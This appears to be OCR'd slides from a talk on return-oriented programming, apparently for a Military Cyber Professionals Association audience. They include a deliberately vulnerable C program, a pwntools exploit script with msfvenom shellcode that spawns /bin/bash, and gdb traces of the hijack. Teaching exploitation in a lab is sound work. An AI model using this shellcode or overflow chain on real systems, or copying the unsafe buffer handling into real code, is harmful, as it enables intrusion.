
Step 1: Find useful gadgets. Useful gadgets allow you to place values into registers – usually with a pop instruction.
Step 2: Find a way to manipulate memory. A useful gadget can either be a mov or lea or push instruction.
Step 3: Make sure your gadgets are sequenced in such a way that they do not inadvertently destroy your own stack and that they can follow each other in sequence.
Step 4: Avoid redundant ROP chaining. Don't manually manipulate large amounts of data in memory when you can utilize a read system call (or any other system call for that matter).

Watch ROP Work

```c
// gcc test.c -m32 -o test -z execstack -fno-stack-protector
#include <stdlib.h>
#include <unistd.h>
#include <stdio.h>

void hidden(){
    asm ("pop %eax\n\t"
        "call *%esp \n\t"
         "nop\n\t"
         "nop\n\t"
         "jmp *%esp");
}

void foo(){
    char buf[50];
    printf("Please enter a string: ");
    scanf("%s", buf);
    printf("Your string was: %s\n", buf);
}

int main(int argc, char **argv) {
    setvbuf(stdout, NULL, _IONBF, 0);
    foo();

    return 0;
}
```

```python
import pwnlib

""" msfvenom --payload linux/x86/exec CMD='/bin/bash' --format python --bad-chars "\x00\x0a\x0d\x0c\x20"
No platform was selected, choosing Msf::Module::Platform::Linux from the payload
No Arch selected, selecting Arch: x86 from the payload
Found 10 compatible encoders
Attempting to encode payload with 1 iterations of x86/shikata_ga_nai
x86/shikata_ga_nai failed with An encoding exception occurred.
Attempting to encode payload with 1 iterations of x86/call4_dword_xor
x86/call4_dword_xor succeeded with size 72 (iteration=0)
x86/call4_dword_xor chosen with final size 72
Payload size: 72 bytes"""
buf =  ""
buf += "\x31\xc9\x83\xe9\xf4\xe8\xff\xff\xff\xff\xc0\x5e\x81"
buf += "\x76\x0e\x27\x42\xa0\xbb\x83\xee\xfc\xe2\xf4\x4d\x49"
buf += "\xf8\x22\x75\x24\xc8\x96\x44\xcb\x47\xd3\x08\x31\xc8"
buf += "\xbb\x4f\x6d\xc2\xd2\x49\xcb\x43\xe9\xcf\x48\xa0\xbb"
buf += "\x27\x6d\xc2\xd2\x49\x6d\xc2\xda\x54\x2a\xa0\xec\x74"
buf += "\xcb\x41\x76\xa7\x42\xa0\xbb"

pop_ebp = "\xa5\x84\x04\x08" #0x0804844e
jmp_esp = "\xa2\x84\x04\x08"
overflow = "A"*58 + pop_ebp + jmp_esp + "A"*10 + buf


p = pwnlib.tubes.process.process("./test")

# ROPgadget --binary test
pwnlib.gdb.attach(p, """
    b main
    b *0x080484e5
    b *0x0804851a""")

print p.recv()
p.sendline(overflow)
p.interactive()
```

Watch ROP Work



Watch ROP Work

```
Legend: code, data, rodata, value

Breakpoint 2, 0x080484e5 in foo ()
gdb-peda$ si
[----------------------------------registers-----------------------------------]
EAX: 0xa6
EBX: 0xf7fae000 --> 0x1a8da8
ECX: 0xa6
EDX: 0xf7faf878 --> 0x0
ESI: 0x0
EDI: 0x0
EBP: 0x80484a5 (<hidden+10>:    pop    ebp)
ESP: 0xffffd3cc --> 0x80484a2 (<hidden+7>:     nop)
EIP: 0x80484e6 (<foo+63>:      ret)
EFLAGS: 0x282 (carry parity adjust zero SIGN trap INTERRUPT direction overflow)
[-------------------------------------code-------------------------------------]
   0x80484dd <foo+54>:  call   0x8048350 <printf@plt>
   0x80484e2 <foo+59>:  add    esp,0x10
   0x80484e5 <foo+62>:  leave
=> 0x80484e6 <foo+63>:  ret
   0x80484e7 <main>:    lea    ecx,[esp+0x4]
   0x80484eb <main+4>:  and    esp,0xfffffff0
   0x80484ee <main+7>:  push   DWORD PTR [ecx-0x4]
   0x80484f1 <main+10>: push   ebp
[-----------------------------------stack------------------------------------]
0000| 0xffffd3cc --> 0x80484a2 (<hidden+7>:     nop)
0004| 0xffffd3d0 ("AAAAAAAAAA1B\351\364\350\377\377\377\377\300^\201v\016'B\240\273\203\356\374\342\364MI\370\"u$ÛD\313G\
323\b1ÉOm\302\322I\313C\351\317H\240\273'm\302\322Im\302\332T*\240\354t\313Av\247B\240\273")
0008| 0xffffd3d4 ("AAAAAA1B\351\364\350\377\377\377\377\300^\201v\016'B\240\273\203\356\374\342\364MI\370\"u$ÛD\313G\323\
b1ÉOm\302\322I\313C\351\317H\240\273'm\302\322Im\302\332T*\240\354t\313Av\247B\240\273")
0012| 0xffffd3d8 --> 0xc9314141
0016| 0xffffd3dc --> 0xe8f4e983
0020| 0xffffd3e0 --> 0xffffffff
0024| 0xffffd3e4 --> 0x76815ec0
0028| 0xffffd3e8 --> 0xa042270e
[-------------------------------------------------------------------------]
Legend: code, data, rodata, value
0x080484e6 in foo ()
gdb-peda$
```

Watch ROP Work

```
Legend: code, data, rodata, value
0x080484e6 in foo ()
gdb-peda$ si
[----------------------------------registers-----------------------------------]
EAX: 0xa6
EBX: 0xf7fae000 --> 0x1a8da8
ECX: 0xa6
EDX: 0xf7faf878 --> 0x0
ESI: 0x0
EDI: 0x0
EBP: 0x80484a5 (<hidden+10>:    pop    ebp)
ESP: 0xffffd3d0 ("AAAAAAAAAA1B\351\364\350\377\377\377\377\300^\201v\016'B\240\273\203\356\374\342\364MI\370\"u$ÛD\313G\3
23\b1ÉOm\302\322I\313C\351\317H\240\273'm\302\322Im\302\332T*\240\354t\313Av\247B\240\273")
EIP: 0x80484a2 (<hidden+7>:     nop)
EFLAGS: 0x282 (carry parity adjust zero SIGN trap INTERRUPT direction overflow)
[-------------------------------------code-------------------------------------]
   0x804849e <hidden+3>:        pop    eax
   0x804849f <hidden+4>:        call   esp
   0x80484a1 <hidden+6>:        nop
=> 0x80484a2 <hidden+7>:        nop
   0x80484a3 <hidden+8>:        jmp    esp
   0x80484a5 <hidden+10>:       pop    ebp
   0x80484a6 <hidden+11>:       ret
   0x80484a7 <foo>:     push   ebp
[-----------------------------------stack------------------------------------]
0000| 0xffffd3d0 ("AAAAAAAAAA1B\351\364\350\377\377\377\377\300^\201v\016'B\240\273\203\356\374\342\364MI\370\"u$ÛD\313G\
323\b1ÉOm\302\322I\313C\351\317H\240\273'm\302\322Im\302\332T*\240\354t\313Av\247B\240\273")
0004| 0xffffd3d4 ("AAAAAA1B\351\364\350\377\377\377\377\300^\201v\016'B\240\273\203\356\374\342\364MI\370\"u$ÛD\313G\323\
b1ÉOm\302\322I\313C\351\317H\240\273'm\302\322Im\302\332T*\240\354t\313Av\247B\240\273")
0008| 0xffffd3d8 --> 0xc9314141
0012| 0xffffd3dc --> 0xe8f4e983
0016| 0xffffd3e0 --> 0xffffffff
0020| 0xffffd3e4 --> 0x76815ec0
0024| 0xffffd3e8 --> 0xa042270e
0028| 0xffffd3ec --> 0xfcee83bb
[------------------------------------------------------------------------------]
Legend: code, data, rodata, value
0x080484a2 in hidden ()
gdb-peda$
```


Watch ROP Work

```
Legend: code, data, rodata, value
0x080484a2 in hidden ()
gdb-peda$ si
[----------------------------------registers-----------------------------------]
EAX: 0xa6
EBX: 0xf7fae000 --> 0x1a8da8
ECX: 0xa6
EDX: 0xf7faf878 --> 0x0
ESI: 0x0
EDI: 0x0
EBP: 0x80484a5 (<hidden+10>:    pop    ebp)
ESP: 0xffffd3d0 ("AAAAAAAAAA1B\351\364\350\377\377\377\377\300^\201v\016'B\240\273\203\356\374\342\364MI\370\"u$ÛD\313G\3
23\b1ÉOm\302\322I\313C\351\317H\240\273'm\302\322Im\302\332T*\240\354t\313Av\247B\240\273")
EIP: 0x80484a3 (<hidden+8>:     jmp    esp)
EFLAGS: 0x282 (carry parity adjust zero SIGN trap INTERRUPT direction overflow)
[-------------------------------------code-------------------------------------]
   0x804849f <hidden+4>:        call   esp
   0x80484a1 <hidden+6>:        nop
   0x80484a2 <hidden+7>:        nop
=> 0x80484a3 <hidden+8>:        jmp    esp
   0x80484a5 <hidden+10>:       pop    ebp
   0x80484a6 <hidden+11>:       ret
   0x80484a7 <foo>:     push   ebp
   0x80484a8 <foo+1>:   mov    ebp,esp
                                                  JUMP is NOT taken
[------------------------------------stack-------------------------------------]
0000| 0xffffd3d0 ("AAAAAAAAAA1B\351\364\350\377\377\377\377\300^\201v\016'B\240\273\203\356\374\342\364MI\370\"u$ÛD\313G\
323\b1ÉOm\302\322I\313C\351\317H\240\273'm\302\322Im\302\332T*\240\354t\313Av\247B\240\273")
0004| 0xffffd3d4 ("AAAAAA1B\351\364\350\377\377\377\377\300^\201v\016'B\240\273\203\356\374\342\364MI\370\"u$ÛD\313G\323\
b1ÉOm\302\322I\313C\351\317H\240\273'm\302\322Im\302\332T*\240\354t\313Av\247B\240\273")
0008| 0xffffd3d8 --> 0xc9314141
0012| 0xffffd3dc --> 0xe8f4e983
0016| 0xffffd3e0 --> 0xffffffff
0020| 0xffffd3e4 --> 0x76815ec0
0024| 0xffffd3e8 --> 0xa042270e
0028| 0xffffd3ec --> 0xfcee83bb
[------------------------------------------------------------------------------]
Legend: code, data, rodata, value
0x080484a3 in hidden ()
gdb-peda$
```


Watch ROP Work

```
0020| 0xffffd3e4 --> 0x76815ec0
0024| 0xffffd3e8 --> 0xa042270e
0028| 0xffffd3ec --> 0xfcee83bb
[-------------------------------------------------------------------------]
Legend: code, data, rodata, value
0x080484a3 in hidden ()
gdb-peda$ si
[----------------------------------registers-----------------------------------]
EAX: 0xa6
EBX: 0xf7fae000 --> 0x1a8da8
ECX: 0xa6
EDX: 0xf7faf878 --> 0x0
ESI: 0x0
EDI: 0x0
EBP: 0x80484a5 (<hidden+10>:    pop    ebp)
ESP: 0xffffd3d0 ("AAAAAAAAAA1B\351\364\350\377\377\377\377\300^\201v\016'B\240\273\203\356\374\342\364MI\370\"u$ÛD\313G\3
23\b1ℓOm\302\322I\313C\351\317H\240\273'm\302\322Im\302\332T*\240\354t\313Av\247B\240\273")
EIP: 0xffffd3d0 ("AAAAAAAAAA1B\351\364\350\377\377\377\377\300^\201v\016'B\240\273\203\356\374\342\364MI\370\"u$ÛD\313G\3
23\b1ℓOm\302\322I\313C\351\317H\240\273'm\302\322Im\302\332T*\240\354t\313Av\247B\240\273")
EFLAGS: 0x282 (carry parity adjust zero SIGN trap INTERRUPT direction overflow)
[-------------------------------------code-------------------------------------]
=> 0xffffd3d0:  inc    ecx
   0xffffd3d1:  inc    ecx
   0xffffd3d2:  inc    ecx
   0xffffd3d3:  inc    ecx
[------------------------------------stack-------------------------------------]
0000| 0xffffd3d0 ("AAAAAAAAAA1B\351\364\350\377\377\377\377\300^\201v\016'B\240\273\203\356\374\342\364MI\370\"u$ÛD\313G\
323\b1ℓOm\302\322I\313C\351\317H\240\273'm\302\322Im\302\332T*\240\354t\313Av\247B\240\273")
0004| 0xffffd3d4 ("AAAAAA1B\351\364\350\377\377\377\377\300^\201v\016'B\240\273\203\356\374\342\364MI\370\"u$ÛD\313G\323\
b1ℓOm\302\322I\313C\351\317H\240\273'm\302\322Im\302\332T*\240\354t\313Av\247B\240\273")
0008| 0xffffd3d8 --> 0xc9314141
0012| 0xffffd3dc --> 0xe8f4e983
0016| 0xffffd3e0 --> 0xffffffff
0020| 0xffffd3e4 --> 0x76815ec0
0024| 0xffffd3e8 --> 0xa042270e
0028| 0xffffd3ec --> 0xfcee83bb
[-------------------------------------------------------------------------]
Legend: code, data, rodata, value
0xffffd3d0 in ?? ()
gdb-peda$
```

Watch ROP Work



Demo Time!!!




Questions?

References


1. N. Carlini and D. Wagner, "*ROP is Still Dangerous: Breaking Modern Defenses*," in 23rd USENIX Security Symposium, San Diego, CA, 2014, pp. 385-399.
2. N. Herath. (2014, March 3). *The State of Return Oriented Programming in Contemporary Exploits* [Online]. Available: https://goo.gl/kNfTKp
3. S. Vermeulen. (2011, July 15). *High level explanation on some binary executable security* [Online]. Available: https://goo.gl/S0dqPO
4. S. El-Sherei. (2013, September 24). *Return-to-libc* [Online]. Available: https://www.exploit-db.com/docs/28553.pdf


MILITARY CYBER PROFESSIONALS
ASSOCIATION

Backup Slides




x32 Registers and Info



Where do your variables go?

- ➔ 8 General Purpose Registers, lower half can be addressed, and a few can also be addressed by nibbles
- ➔ 6 Segment Registers
- ➔ 2 Special Purpose Registers (EIP, EFLAGS)
- ➔ Length is also equivalent to data types
- ➔ ESP can be used to grow or shrink the stack, but the programmer is responsible for clean-up



